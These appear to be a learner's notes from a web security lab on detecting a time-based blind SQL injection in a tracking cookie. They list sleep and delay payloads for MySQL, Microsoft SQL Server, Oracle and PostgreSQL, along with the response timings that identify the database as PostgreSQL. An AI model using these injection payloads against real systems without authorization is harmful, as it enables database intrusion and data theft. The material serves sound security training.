

By manual Testing

1. The vulnerable parameter here is the tracking cookie
2. The results of the SQL query are not returned....for this thing we can't use UNION based sql
3. Time based sql will be used
4. End goal is to prove that the file is Vuln to blind sql(time based)

▼ Analysis:

▼ 1.Fuzzing for testing the DB :


▼ MySql:

As we don't know the database type we have to fuzz all the time delay query to check if it is that particular db or not.

```
' || (SELECT sleep(10))-- - → MySql
```


it didn't take 10 sec

without the payload it takes



216 millis

with the payload it takes



207 millis

pretty closer so we can be assure that the db is not mysql.

▼ Microsoft

```
' || WAITFOR DELAY '0:0:10'—
```

Its also doing the same

▼ ORACLE

```
' || dbms_pipe.receive_message(('a'),10)
```

no

▼ PostgreSQL

```
' || (SELECT pg_sleep(10))--
```

For this we are getting 10 sec delay
do pawning done!